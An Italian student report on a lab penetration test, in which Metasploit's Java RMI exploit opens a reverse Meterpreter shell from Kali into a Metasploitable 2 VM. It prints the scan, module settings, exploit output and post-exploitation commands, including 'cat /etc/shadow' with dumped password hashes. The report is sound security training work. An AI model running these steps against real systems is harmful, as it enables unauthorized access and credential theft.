

Relazione PenTest Metasploitable BenchMark 4

INDICE

1. Traccia
2. Introduzione
3. Obiettivi
4. Configurazione delle macchine
 - a. Configurazione della macchina attaccante (Kali Linux)
 - b. Configurazione della macchina target (Metasploitable 2)
5. Sfruttamento della vulnerabilità (exploiting)
 - a. Scansione ed individuazione del servizio vulnerabile
 - b. Configurazione del modulo per l'exploit in Metasploit
 - c. Esecuzione dell'exploit
6. Post-exploiting
 - a. Configurazioni di rete della macchina TARGET
 - b. Raccolta informazioni del sistema
7. Conclusioni
- 8.

TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112.

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1. configurazione di rete;
2. informazioni sulla tabella di routing della macchina vittima
3. altro...

INTRODUZIONE

In questo report viene documentata l'esecuzione di un'attività di penetration testing su una macchina virtuale vulnerabile di nome "Metasploitable". Il nostro obiettivo è quello di sfruttare una vulnerabilità nel servizio Java RMI (Remote Method Invocation) esposto sulla porta 1099 al fine di ottenere una sessione remota sulla macchina target.

L'host Metasploitable, è una macchina virtuale intenzionalmente vulnerabile, utilizzata comunemente per scopi educativi e di addestramento nel campo della sicurezza informatica. Fornisce un ambiente controllato in cui è possibile esercitarsi nell'identificazione e nello sfruttamento delle vulnerabilità.

L'attività sarà condotta utilizzando il sistema operativo Kali Linux come macchina attaccante. Kali Linux è una distribuzione di Linux sviluppata e gestita dal gruppo Offensive Security ed è appositamente creata per attività di sicurezza informatica e penetration testing. Tra i vari strumenti disponibili in Kali Linux, utilizzeremo Metasploit, un framework avanzato che consente di sviluppare, testare ed eseguire exploit contro sistemi vulnerabili di tutti i tipi.

Durante questa esercitazione, andremo a:

- Identificare e sfruttare la vulnerabilità del servizio Java RMI sulla macchina Metasploitable.
- Ottenere una sessione Meterpreter sulla macchina target.
- Raccogliere informazioni rilevanti dalla macchina compromessa, come la configurazione di rete, la tabella di routing, info sul sistema operativo.
- Documentare tutti i passaggi eseguiti e fornire prove concrete dei risultati ottenuti.

OBIETTIVI

L'obiettivo principale di questa esercitazione è quello di compiere un attacco mirato alla macchina virtuale Metasploitable utilizzando Kali Linux e Metasploit, dimostrando tutte le tecniche di utilizzo delle vulnerabilità e le operazioni post-exploit che si possono compiere. I principali obiettivi che guideranno il nostro test sono:

1. Identificazione della Vulnerabilità:

- a. Utilizzare strumenti di scansione per individuare servizi e porte aperte sulla macchina
- b. Metasploitable.
- c. Confermare la presenza del servizio Java RMI sulla porta 1099.
- d. Sfruttamento della Vulnerabilità:
- e. Configurare e lanciare un exploit mirato al servizio Java RMI tramite Metasploit.
- f. Ottenere una sessione Meterpreter sulla macchina vittima.

1. Raccolta di Informazioni di Sistema:

- a. Una volta ottenuta la sessione Meterpreter, raccogliere informazioni dettagliate sulla configurazione di rete della macchina vittima, includendo interfacce di rete e relativi indirizzi IP, tabella di routing della macchina.
- b. Altri dettagli rilevanti come l'elenco dei processi in esecuzione e le informazioni sugli utenti.

2. Documentazione del Processo:

- a. Documentare tutti i passaggi eseguiti durante l'esercitazione, dalla configurazione iniziale all'ottenimento dei risultati finali.
- b. Fornire prove tangibili, come screenshot e output di comandi, che dimostrino l'efficacia delle tecniche utilizzate.

3. Analisi e Conclusioni:

- a. Analizzare i risultati ottenuti per valutare l'efficacia dell'exploit e delle tecniche post-exploit utilizzate.

CONFIGURAZIONE DELLE MACCHINE

descriveremo dettagliatamente la configurazione della macchina attaccante (Kali Linux) e della macchina target (Metasploitable). Questo passo è cruciale per garantire e verificare che l'ambiente di test sia configurato con il metodo giusto, per poter simulare, eseguire l'attacco e raccogliere le informazioni necessarie.


1. Configurazione della macchina attaccante (Kali Linux)

La macchina attaccante utilizzerà Kali Linux, una distribuzione Linux progettata specificamente per il penetration testing come abbiamo già anticipato nei punti precedenti.

Dettagli della Configurazione:

- Indirizzo IP: 192.168.11.111;
- Sistema Operativo: Kali Linux (Kali GNU/Linux Rolling, v. 2024.1);
- Strumenti Utilizzati: Metasploit Framework.

Per modificare l'indirizzo IP di Kali Linux abbiamo usualmente due metodi: modificare il file interfaces seguendo il path /etc/network/interfaces tramite CLI (Command Line Interface) o andare a modificare i dati tramite GUI (Graphic User Interface) nell'Advanced Network Configuration.



Una volta confermate le modifiche, riavviamo le macchine per permettere alle modifiche di essere applicate e utilizzate correttamente

2. Configurazione della macchina target (Metasploitable 2)


Metasploitable è una macchina virtuale creata per essere vulnerabile e viene utilizzata per scopi educativi e di addestramento nel campo della sicurezza informatica, come nel nostro caso.

Dettagli della Configurazione:

- Indirizzo IP: 192.168.11.112;
- Sistema Operativo: Ubuntu (Ubuntu 8.04).

Diversamente da Kali, in questa macchina useremo il primo metodo citato precedentemente tramite CLI, modificando il file “interfaces”.

Utilizziamo il comando “sudo nano /etc/network/interfaces” per andare a modificare le impostazioni di rete di tutte le NIC (Network Interfaces Cards) presenti nella macchina, nel nostro caso solo una.



```
Metasploitable [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

[ Read 15 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page  ^U UnCut Text ^T To Spell
WINDOWS SINISTRO + MAIUSC
```

Modifichiamo il file settandolo prima su “static”, poi sistemiamo tutti gli indirizzi come previsto dalla configurazione consigliata per l’esercizio.

Riavviamo la macchina, come già effettuato con la macchina Kali, ed effettuiamo l’accesso.

Passaggio Fondamentale da Eseguire è il far pingare le macchine tra loro, per vedere se effettivamente comunicano utilizzando da kali il comando “ping 192.168.11.112”



```
pipe 4
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.28 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.799 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.581 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.497 ms
^C
— 192.168.11.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.497/1.040/2.283/0.726 ms
```

E possiamo fare la stessa cosa come contro prova da Meta con “ping 192.168.11.111”

```
[ Read 15 lines ]
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.796 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.418 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.418/0.842/1.313/0.367 ms
msfadmin@metasploitable:~$ _
```

SFRUTTAMENTO DELLA VULNERABILITÀ (EXPLOITING)

Lo sfruttamento delle vulnerabilità (o Exploiting) è una fase cruciale nel PenTest, in quanto consente di verificare la presenza di buchi nella sicurezza in un sistema.

Una volta individuata una vulnerabilità, è possibile utilizzarla per ottenere accesso non autorizzato alla macchina target, eseguire comandi arbitrari e raccogliere informazioni sensibili.

In questo esercizio in particolare, ci concentriamo sul servizio Java RMI (Remote Method Invocation) che è noto per essere vulnerabile se non configurato correttamente. Java RMI permette a un'applicazione Java di invocare metodi su oggetti situati in un'altra macchina, facilitando la comunicazione distribuita.

Tuttavia, una configurazione errata o l'assenza di misure di sicurezza adeguate possono rendere questo servizio esposto ad attacchi.

- Scansione ed individuazione del servizio vulnerabile
 - Come primo passo, eseguiamo una scansione di rete tramite “Nmap” sulla macchina Metasploitable per identificare i servizi esposti. Utilizzeremo l'opzione “-sV” per la scansione delle versioni dei servizi e “-p-” per specificare di scansionare tutte le porte.

```
kali@kali: ~
File Actions Edit View Help
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell
1099/tcp open java-rmi GNU Classpath grmiregistry
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
36733/tcp open java-rmi GNU Classpath grmiregistry
42493/tcp open mountd 1-3 (RPC #100005)
```

- Attiviamo la console di Metasploit tramite il comando “msfconsole”.

- Una volta dentro, utilizziamo il comando “search” per una ricerca mirata ai moduli ed exploit disponibili nel framework, nel nostro caso “java_rmi”.

```
msf6 > search java_rmi

Matching Modules

#   Name                                     Disclosure Date   Rank
--   -
0   auxiliary/gather/java_rmi_registry       .                normal
    No   Java RMI Registry Interfaces Enumeration
1   exploit/multi/misc/java_rmi_server       2011-10-15       excell
ent Yes   Java RMI Server Insecure Default Configuration Java Code Executio
n
2   \_ target: Generic (Java Payload)        .                .
3   \_ target: Windows x86 (Native Payload)  .                .
4   \_ target: Linux x86 (Native Payload)    .                .
5   \_ target: Mac OS X PPC (Native Payload) .                .
6   \_ target: Mac OS X x86 (Native Payload) .                .
7   auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal
    No   Java RMI Server Insecure Endpoint Code Execution Scanner
```

- Utilizziamo il modulo `exploit/multi/misc/java_rmi_server` usando la selezione tramite ID o tramite path (noi abbiamo utilizzato “use 1”).

```

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show missing

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.
                                     metasploit.com/docs/using-metasploit/
                                     basics/using-metasploit.html

msf6 exploit(multi/misc/java_rmi_server) >

```

- Selezionato il modulo da usare dovremo andare a selezionare il payload (nel nostro caso selezionato come predefinito `java/meterpreter/reverse_tcp`), l’host da prendere di mira “RHOST” e la porta “RPORT” (già inserita di default).
- Utilizziamo il comando “show options” per vedere le configurazioni del payload

```

kali@kali: ~
File  Actions  Edit  View  Help

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait
                                     for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://do
                                     cs.metasploit.com/docs/using-metas
                                     ploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interfac
                                     e to listen on. This must be an ad
                                     dress on the local machine or 0.0.
                                     0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connect
                                     ions
  SSLCert                   no        Path to a custom SSL certificate (
                                     default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (d
                                     efault is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -

```

- Utilizziamo il comando “show missing” per mostrare solo le informazioni mancanti

```

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show missing

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html

msf6 exploit(multi/misc/java_rmi_server) > 

```

- Esecuzione dell’exploit
 - La configurazione del modulo è stata completata ed ora, siamo finalmente pronti ad eseguire l’exploit con “run” o “exploit”.

```

kali@kali: ~
File Actions Edit View Help

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/62JpnJ
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36226)
) at 2024-06-10 13:41:12 -0400

```

- Il modulo è stato lanciato correttamente come possiamo vedere dalla seguente immagine si è avviata una sessione di Meterpreter, dove avviamo il comando Shell per poter interagire con la macchina Meta.

```
meterpreter > shell
Process 1 created.
Channel 1 created.

whoami
root
pwd
/
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3a:0f:a1
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3a:fa1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66353 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66204 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4380089 (4.1 MB)  TX bytes:3622848 (3.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:219 errors:0 dropped:0 overruns:0 frame:0
          TX packets:219 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

- Ora che siamo entrati nella macchina target, possiamo iniziare la raccolta di informazioni
- Utilizzando invece il comando “route” estrarremo la tabella di routing per comprendere come il traffico di rete viene instradato sulla macchina vittima.

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe41:3cb8	::	::		

- usiamo il comando “netstat”, per verificare tutte le connessioni di rete attive.

```
kali@kali: ~
File Actions Edit View Help

route
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0     *              255.255.255.0   U        0      0      0 eth0
default          192.168.11.1   0.0.0.0         UG       100    0      0 eth0

netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        1      0 192.168.11.112:36733    192.168.11.111:43518    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:56346    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:50410    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:34396    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:50406    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:43504    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:52514    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:49886    CLOSE_WAI
T
tcp        1      0 192.168.11.112:36733    192.168.11.111:48830    CLOSE_WAI
```

- Usando il comando “cat /etc/shadow” possiamo stampare a schermo le informazioni sensibili degli account presenti sul dispositivo

```
kali@kali: ~
File Actions Edit View Help

vmlinuz
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::
daemon:*:14684:0:99999:7 :::
bin:*:14684:0:99999:7 :::
sys:$1$fUX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7 :::
sync:*:14684:0:99999:7 :::
games:*:14684:0:99999:7 :::
man:*:14684:0:99999:7 :::
lp:*:14684:0:99999:7 :::
mail:*:14684:0:99999:7 :::
news:*:14684:0:99999:7 :::
uucp:*:14684:0:99999:7 :::
proxy:*:14684:0:99999:7 :::
www-data:*:14684:0:99999:7 :::
backup:*:14684:0:99999:7 :::
list:*:14684:0:99999:7 :::
irc:*:14684:0:99999:7 :::
gnats:*:14684:0:99999:7 :::
nobody:*:14684:0:99999:7 :::
libuuid!:14684:0:99999:7 :::
dhcp:*:14684:0:99999:7 :::
syslog:*:14684:0:99999:7 :::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::
sshd:*:14684:0:99999:7 :::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::
bind:*:14685:0:99999:7 :::
```

- Apriamo la lista corrente dei processi del sistema tramite comando “ps”.

```
kali@kali: ~
File Actions Edit View Help
ps
PID TTY          TIME CMD
  1 ?            00:00:01 init
  2 ?            00:00:00 kthreadd
  3 ?            00:00:00 migration/0
  4 ?            00:00:00 ksoftirqd/0
  5 ?            00:00:00 watchdog/0
  6 ?            00:00:00 migration/1
  7 ?            00:00:00 ksoftirqd/1
  8 ?            00:00:00 watchdog/1
  9 ?            00:00:00 events/0
 10 ?            00:00:00 events/1
 11 ?            00:00:00 khelper
 46 ?            00:00:00 kblockd/0
 47 ?            00:00:00 kblockd/1
 50 ?            00:00:00 kacpid
 51 ?            00:00:00 kacpi_notify
 99 ?            00:00:00 kseriod
143 ?            00:00:00 pdflush
144 ?            00:00:00 pdflush
145 ?            00:00:00 kswapd0
187 ?            00:00:00 aio/0
188 ?            00:00:00 aio/1
1155 ?           00:00:00 ksnapped
1308 ?           00:00:00 ata/0
1310 ?           00:00:00 ata/1
1314 ?           00:00:00 ata_aux
```

- Con “ls” faremo un listing generale della directory corrente (in questo caso la /)

```
kali@kali: ~
File Actions Edit View Help
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
040666/rw-rw-rw-    4096     dir     2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw-    1024     dir     2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-    4096     dir     2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw-   13480     dir     2024-06-10 13:21:03 -0400 dev
040666/rw-rw-rw-    4096     dir     2024-06-10 13:21:07 -0400 etc
040666/rw-rw-rw-    4096     dir     2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-    4096     dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-   7929183   fil     2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-    4096     dir     2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw-   16384     dir     2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-    4096     dir     2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-    4096     dir     2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-   10868     fil     2024-06-10 13:21:28 -0400 nohup.out
040666/rw-rw-rw-    4096     dir     2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw-     0       dir     2024-06-10 13:20:53 -0400 proc
040666/rw-rw-rw-    4096     dir     2024-06-10 13:21:28 -0400 root
040666/rw-rw-rw-    4096     dir     2012-05-13 21:54:53 -0400 sbin
040666/rw-rw-rw-    4096     dir     2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw-     0       dir     2024-06-10 13:20:54 -0400 sys
040666/rw-rw-rw-    4096     dir     2024-06-10 13:53:58 -0400 tmp
040666/rw-rw-rw-    4096     dir     2010-04-28 00:06:37 -0400 usr
```

CONCLUSIONI

Nel corso di questo esercizio, abbiamo sfruttato una vulnerabilità del servizio Java RMI esposto sulla porta 1099 della macchina host “Metasploitable” per ottenere una sessione Meterpreter. Attraverso l'uso di Metasploit, abbiamo dimostrato come identificare un servizio vulnerabile, configurare e lanciare un exploit appropriato, e infine raccogliere informazioni sensibili dalla macchina compromessa simulando un vero e proprio penetration test.

Possiamo riassumere i punti chiave tratti da questo PenTest:

1. Identificazione delle Vulnerabilità:
 - Utilizzando strumenti di scansione come Nmap, siamo stati in grado di identificare i servizi in esecuzione sulla macchina Metasploitable e scoprire che il servizio Java RMI sulla porta 1099 era vulnerabile.
2. Configurazione e Lancio dell'Exploit:
 - Abbiamo configurato Metasploit per sfruttare la vulnerabilità CVE-2011-3556, dimostrando la possibilità del framework di automatizzare l'exploit di vulnerabilità note e ottenere accesso non autorizzato al sistema.
3. Acquisizione di Informazioni Sensibili:
 - Una volta ottenuta la sessione Meterpreter, abbiamo raccolto informazioni critiche dal sistema target, tra cui la configurazione di rete, la tabella di routing, e altri dettagli sugli utenti presenti. Queste informazioni sono fondamentali per comprendere meglio l'infrastruttura del sistema compromesso e pianificare ulteriori attività di penetrazione.
4. Uso di Metasploit come Strumento di Penetrazione:
 - Metasploit si è dimostrato uno strumento potente e versatile per l'esecuzione di test di penetrazione. La sua capacità di integrare moduli exploit, payload e post-exploit consente ai professionisti della sicurezza di valutare e migliorare le difese dei sistemi informatici in modo efficiente.

Realizzato da

Giuseppe Federico